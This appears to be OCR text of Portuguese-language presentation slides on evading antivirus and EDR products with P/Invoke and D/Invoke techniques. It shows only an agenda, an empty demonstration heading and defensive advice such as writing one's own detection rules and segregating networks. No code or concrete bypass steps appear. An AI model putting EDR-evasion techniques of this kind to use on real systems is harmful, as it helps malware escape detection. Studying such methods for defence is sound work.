
- Arquitetura Windows
- Como os AVs/EDRs atuam
- P/Invoke (Platform Invocation Services)
- D/Invoke (Dynamic Invocation)
- Técnicas de Bypass Utilizadas
- Demonstração

DEMONSTRAÇÃO

CONCLUSÃO

- Não confie em tudo que os vendors prometem.
- Criem suas próprias regras de detecção.
- Segregem redes e aplicações.
- Não utilizem apenas 1 solução de segurança. Bala de Prata NÃO EXISTE!!!





MALDEV ACADEMY

Bypassing All or Almost All AVs/EDRs with Simple Techniques

MALWARE

OBRIGADO!